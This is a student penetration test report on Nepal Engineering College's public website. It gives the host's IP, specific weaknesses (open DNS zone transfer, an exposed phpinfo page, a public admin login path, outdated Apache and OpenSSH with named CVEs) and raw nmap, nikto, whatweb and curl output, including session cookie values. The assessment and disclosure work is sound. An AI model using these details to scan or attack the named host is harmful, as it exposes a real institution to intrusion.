Report on

Vulnerability Report on Domain: nec.edu.np

Target: Nepal Engineering College (110.44.125.106)

Assessor: Sushant Poudel (Student Researcher)

Date: November 29 2025

1. Summary

This is an ethical penetration test designed to know the vulnerability of the website to prevent any future vulnerabilities and adhered to the OWASP (Open Web Application Security Project) testing methodology. The primary objective was to identify security vulnerabilities, configuration weaknesses, and potential attack vectors that could compromise the confidentiality, integrity, or availability of the college's digital assets.

Overview: No critical SQL injection or Remote Code Execution (RCE) vulnerabilities were exploitable in the tested scope, indicating effective input sanitization practices. However, critical misconfigurations, including the exposure of sensitive server files and unrestricted DNS zone transfers, pose a high risk of data leakage and system mapping.

Key Findings:

- Critical Risk: DNS Zone Transfer Allowed, exposing internal subdomains and IP addresses, and Exposure of Sensitive Configuration Files (/test.php) revealing detailed server environment settings.
- High Risk: Usage of Outdated Server Software (Apache 2.4.41 and OpenSSH 8.2p1) with known CVEs, and Vulnerable JavaScript Libraries susceptible to Client-Side attacks.
- Medium Risk: Missing Security Headers (e.g., X-Frame-Options, HSTS), Insecure Cookie Attributes (missing Secure/HttpOnly flags), and Application Instability (HTTP 500 errors) leaking potential stack traces.

Risk Rating: Medium-High. Immediate remediation is recommended to mitigate known CVEs and disable information leakage endpoints.

2. Methodology

2.1 Scope of report

In-Scope: Public-facing website (nec.edu.np), associated subdomains (e.g., entrance, exam), and services on ports 80, 443, and 8006.

Out-of-Scope: Internal student networks, Denial of Service (DoS) attacks, and unauthorized modification of production data.

2.2 Methodology

The assessment followed a structured approach:


1. Reconnaissance: Passive and active gathering of intelligence using WHOIS, DNS enumeration, and banner grabbing.
2. Scanning & Enumeration: Automated scanning for open ports, services, and directories using Nmap, Nikto, and Gobuster.
3. Vulnerability Analysis: Manual and automated verification of identified weaknesses using OWASP ZAP and Metasploit.
4. Exploitation Simulation: Controlled validation of vulnerabilities (e.g., XSS simulation via BeEF) without malicious payload delivery.

2.3 Tools Utilized

Tool	Purpose
Nmap	Network discovery, OS detection, and service version fingerprinting.
Metasploit	Exploit testing and module-based vulnerability verification.
OWASP ZAP	Automated web application vulnerability scanning (DAST).
Nikto	Web server scanning for misconfigurations and dangerous files.
Gobuster	Directory and file brute-forcing to find hidden paths.
Wireshark	Network traffic analysis and packet inspection.
BeEF	Browser exploitation simulation framework.

3. Vulnerability Summary Table

The following table summarizes the key vulnerabilities identified during the assessment, categorized by severity and impact.



ID	Vulnerability	Severity (CVSS)	Description	Evidence	Impact	Recommendation
1	DNS Zone Transfer Allowed	Critical (9.8)	Unrestricted AXFR dumped internal records.	DNSenum output: Full zone dump.	Network mapping for attacks.	Restrict AXFR to trusted IPs.
2	Outdated Apache 2.4.41	High (7.5)	CVEs: CVE-2021-41773 (path traversal RCE).	Nmap/WhatWeb: Apache/2.4.41 (Ubuntu).	RCE, proxy abuse.	Update to 2.4.62+; apply patches.
3	Outdated OpenSSH 8.2p1	Critical (9.8)	CVE-2024-6387 (RegreSSHion RCE).	Nmap: OpenSSH 8.2p1 Ubuntu.	Unauth RCE.	Upgrade to 9.8p1+; apply USN-6565-1.
4	Missing Security Headers	Medium (5.3)	No X-Frame-Options, HSTS headers.	Curl/Nikto: Headers absent.	XSS, MITM, Clickjacking.	Add headers via .htaccess.
5	Insecure Cookies	Medium (4.3)	No Secure/HttpOnly on session cookies.	Curl/Nikto: Flags missing.	Hijacking via MITM/XSS.	Set flags in code (Laravel middleware).
6	Exposed Test Files	High (7.5)	/test.php leaks phpinfo; interesting dirs.	Nikto: phpinfo found.	System disclosure.	Remove/secure files; disable phpinfo.
7	Obsolete Ports Open	Low (3.7)	Port 13 (daytime) on exam; unknown 4003.	Nmap exam: OpenResty/Jetty ports.	Fingerprinting.	Firewall unused ports.
8	No SQL Injection	Low (N/A)	Exhaustive tests (error/time/union) clean.	SQLMap level 5: No injectable params.	None.	Maintain prepared statements.
9	Vulnerable JS Library	Medium (6.1)	Outdated jQuery 3.2.1 (CVE-2020-11022).	OWASP ZAP: Vulnerable library version.	DOM-based XSS exploits.	Update jQuery/Bootstrap.
10	BREACH Attack Possible	Medium (5.9)	Deflate encoding + HTTPS.	Nikto: Content-Encoding "deflate".	Side-channel leaks.	Disable compression/use length-hiding.
11	No XSS/CSRF Found	Low (N/A)	No positives; limited forms found.	Manual/XSSer/ZAP suggested.	None.	Validate all future inputs.

4. Technical Findings: Reconnaissance & Infrastructure

4.1 DNS Zone Transfer (AXFR)

Observation: The DNS configuration allows for unrestricted Zone Transfers (AXFR). This enabled the complete dumping of the domain's DNS records, revealing internal subdomains and IP addresses.

Evidence: dnsenum / dig axfr output listing internal subdomains (e.g., app.nec.edu.np, archive).

Impact: This allows attackers to map the entire internal network structure without triggering intrusion detection systems, significantly aiding in pivoting to internal targets.

4.2 Service Fingerprinting & Outdated Software

Observation: Service scans identified the following outdated components:

i. Web Server: Apache/2.4.41 (Ubuntu)

ii. SSH: OpenSSH 8.2p1

Evidence: Curl -I headers and Nmap service scan results.

Risk Analysis: Apache 2.4.41 is susceptible to multiple vulnerabilities, including CVE-2021-41773 (Path Traversal/RCE) and CVE-2024-38476. OpenSSH 8.2p1 is vulnerable to CVE-2024-6387 (RegreSSHion), potentially allowing unauthenticated remote code execution.

4.3 Framework Identification

Observation: Directory enumeration revealed a directory structure characteristic of the Laravel PHP Framework (/vendor, /storage, /public, /app).

Evidence: Gobuster scan results showing Laravel-specific paths.

Impact: Identifying the framework allows attackers to target framework-specific vulnerabilities (e.g., debug mode exploits) and understand the application's logic flow.

5. Technical Findings: Critical Vulnerabilities

5.1 Sensitive Information Disclosure (PHP Info)

Severity: HIGH (CVSS 7.5) Vulnerability: Exposure of phpinfo() output. Location: http://110.44.125.106/test.php

Description: The /test.php file executes the phpinfo() function, displaying the server's full configuration, including PHP version, loaded modules, and internal file system paths.

Exploitation Scenario: An attacker uses the system path information (e.g., /var/www/html) to craft precise Local File Inclusion (LFI) payloads or to identify writable directories for uploading malicious shells.

Evidence: Nikto scan finding /test.php and browser screenshot of the configuration table.

5.2 Unprotected Administrative Interface

Severity: MEDIUM/HIGH Vulnerability: Exposed Admin Login Panel. Location: http://110.44.125.106/ccms/index.php

Description: An administrative login portal is accessible to the public internet without IP restriction or MFA.

Risk: Exposure increases the attack surface for Brute Force and Credential Stuffing attacks. If compromised, attackers could gain full control over the Content Management System.

Evidence: Screenshot of the Login Page at /ccms/.

6. Technical Findings: Web Application Risks

6.1 Vulnerable JavaScript Components

Severity: MEDIUM Finding: Outdated jQuery / Bootstrap libraries. Tool: OWASP ZAP

Description: The application utilizes older versions of JavaScript libraries (jQuery 3.2.1) known to be vulnerable to DOM-based Cross-Site Scripting (XSS) (CVE-2020-11022).

Exploitation Scenario: An attacker crafts a URL containing a malicious script payload. Due to improper input sanitization in the vulnerable library, the script executes in the victim's browser upon clicking the link, potentially leading to session hijacking.

Evidence: OWASP ZAP Alerts tab showing "Vulnerable JS Library".

6.2 Application Instability & Information Leakage

Severity: LOW/MEDIUM Location: /career, /student

Description: These endpoints return HTTP 500 Internal Server Errors. This indicates unhandled exceptions in the backend. In some configurations, 500 errors can leak stack traces or database query structures to the user.

Evidence: Gobuster scan showing "Status: 500".

7. Technical Findings: Network Security

7.1 Firewall Efficiency

Observation: A scan of Port 8006 (Proxmox Management) returned a state of "Filtered".

Analysis: This indicates a properly configured firewall or ACL is blocking external access to sensitive management interfaces. This is a strong security control that successfully mitigated attempted Metasploit exploits against the virtualization platform.

Evidence: Nmap output showing 8006/tcp filtered.


7.2 Missing Security Headers

Severity: MEDIUM Finding: Absence of X-Frame-Options, HSTS, and X-Content-Type-Options.

Impact:


- Clickjacking: Attackers can frame the site to trick users.
- MIME Sniffing: Browsers may incorrectly execute non-script files as scripts.
- MITM: Lack of HSTS allows downgrade attacks to HTTP.

8. Evidence




```
┌──(nofear㉿NOFEAR)-[~]
└─$ curl -I https://nec.edu.np
HTTP/1.1 200 OK
Date: Thu, 27 Nov 2025 15:40:10 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: no-cache, private
Set-Cookie: XSRF-TOKEN=eyJpdiI6ImFiVGFuWmxNR0lKdTQvbnM3RXViZEE9PSIsInZhbHVlIj
oiMGZYMVNMSjc3b0NaNTVkbGgybEx2ZmNnQlQ1OEJmYnMzN0ZnZkordnZTaXQxSit4cWZLaGR0eUp
rZUJndXB6Ykh1Q1lQMEFhSHQ1TlVxMGwwTmVLQ2YrbCtCQ1ptVHRoYzhkbjBQVjM2R3I2WWlES0R5
QmwrTDlRcmY4V1JDa2YiLCJtYWMiOiJkZWFlNDkzNTE1ZjViNmM5M2E1MTM2MjI0YzQ4ODlmNTRkM
TgzMTg5M2U3M2UwNjJlNjFmYzIyYzFkZWUzM2YyIiwidGFnIjoiIn0%3D; expires=Thu, 27-No
v-2025 17:40:10 GMT; Max-Age=7200; path=/; samesite=lax
Set-Cookie: nec_entrance2025_session=eyJpdiI6IjJDNDAvS0lEZk5xUExwTFA1Y0×6SlE9
PSIsInZhbHVlIjoic2tYd3dudU5KNUdVUTJNclF3R2t0aDRzRHhBWWRVMHVvWkhCRFhpeDkvWG5KV
UFtK3hkUGM4TU5MODRpVjZKYWsvVlZXV0JnaHZRd3Y2SjFPelNhUjB6bFhNUFFjTUVORERCNmRSQn
hHWkRsaDdadnlidVNSSjZtczlEcjhNWisiLCJtYWMiOiIyMzcyZjA5OTYzMTBkNjQyMmU5MDQzOGR
kYmE0YWIzMjgzNzBkNzMxMjlkZDVjZThiMmJiZTZkMzkyYTZlODFkIiwidGFnIjoiIn0%3D; expi
res=Thu, 27-Nov-2025 17:40:10 GMT; Max-Age=7200; path=/; httponly; samesite=l
ax
Content-Type: text/html; charset=UTF-8
```

Image showing: Curl




```
┌──(nofear㉿NOFEAR)-[~]
└─$ sudo nmap -sV -O -p- 110.44.125.106 > nmap-main.txt

┌──(nofear㉿NOFEAR)-[~]
└─$ cat nmap-main.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-27 09:41 CST
Nmap scan report for 110.44.125.106
Host is up (0.0055s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protoc
ol 2.0)
80/tcp  open  http     Apache httpd 2.4.41 ((Ubuntu))
443/tcp open  ssl/http Apache httpd 2.4.41 ((Ubuntu))
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: bridge|VoIP adapter|general purpose
Running (JUST GUESSING): Oracle Virtualbox (98%), Slirp (98%), AT&T embedded
(95%), QEMU (94%)
OS CPE: cpe:/o:oracle:virtualbox cpe:/a:danny_gasparovski:slirp cpe:/a:qemu:q
emu
Aggressive OS guesses: Oracle Virtualbox Slirp NAT bridge (98%), AT&T BGW210
voice gateway (95%), QEMU user mode network gateway (94%)
No exact OS matches for host (test conditions non-ideal).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at ht
tps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 153.51 seconds
```

Image: Using NMAP showing the open port




```
┌──(nofear㉿NOFEAR)-[~]
└─$ sudo nmap -p 8006,3128 110.44.125.106
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-27 09:47 CST
Nmap scan report for 110.44.125.106
Host is up (0.0013s latency).

PORT     STATE    SERVICE
3128/tcp filtered squid-http
8006/tcp filtered wpl-analytics

Nmap done: 1 IP address (1 host up) scanned in 1.98 seconds
```

Image: Finding Proxmox server in port 8006




```
┌──(nofear㉿NOFEAR)-[~]
└─$ whatweb https://nec.edu.np > whatweb-main.txt

┌──(nofear㉿NOFEAR)-[~]
└─$ cat whatweb-main.txt
https://nec.edu.np [200 OK] Apache[2.4.41], Bootstrap, Cookies[XSRF-TOKEN,nec
_entrance2025_session], Country[NEPAL][NP], Email[info@nec.edu.np], Frame, HT
ML5, HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], HttpOnly[nec_entrance2
025_session], IP[110.44.125.106], JQuery[3.2.1,3.6.0], Open-Graph-Protocol, S
cript, Title[Nepal Engineering College | Affiliated to Pokhara University], Y
ouTube
```




```
┌──(nofear㉿NOFEAR)-[~]
└─$ cat nikto-main.txt
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          110.44.125.106
+ Target Hostname:    nec.edu.np
+ Target Port:        443
---------------------------------------------------------------------------
+ SSL Info:        Subject:  /CN=nec.edu.np
                   Ciphers:  TLS_AES_256_GCM_SHA384
                   Issuer:   /C=US/O=Let's Encrypt/CN=R13
+ Start Time:         2025-11-27 09:49:42 (GMT-6)
---------------------------------------------------------------------------
+ Server: Apache/2.4.41 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The site uses TLS and the Strict-Transport-Security HTTP header is not defined. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-T
ransport-Security
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /: Cookie XSRF-TOKEN created without the secure flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /: Cookie XSRF-TOKEN created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /: Cookie nec_entrance2025_session created without the secure flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ All CGI directories 'found', use '-C none' to test none
+ /: The Content-Encoding header is set to "deflate" which may mean that the server is vulnerable to the BREACH attack. See: http://breachattack.com/
+ Apache/2.4.41 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD .
+ /gb/index.php?login=true: gBook may allow admin login by setting the value 'login' equal to 'true'. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE
-2002-1560
+ /test.php: Output from the phpinfo() function was found.
+ /news: This might be interesting.
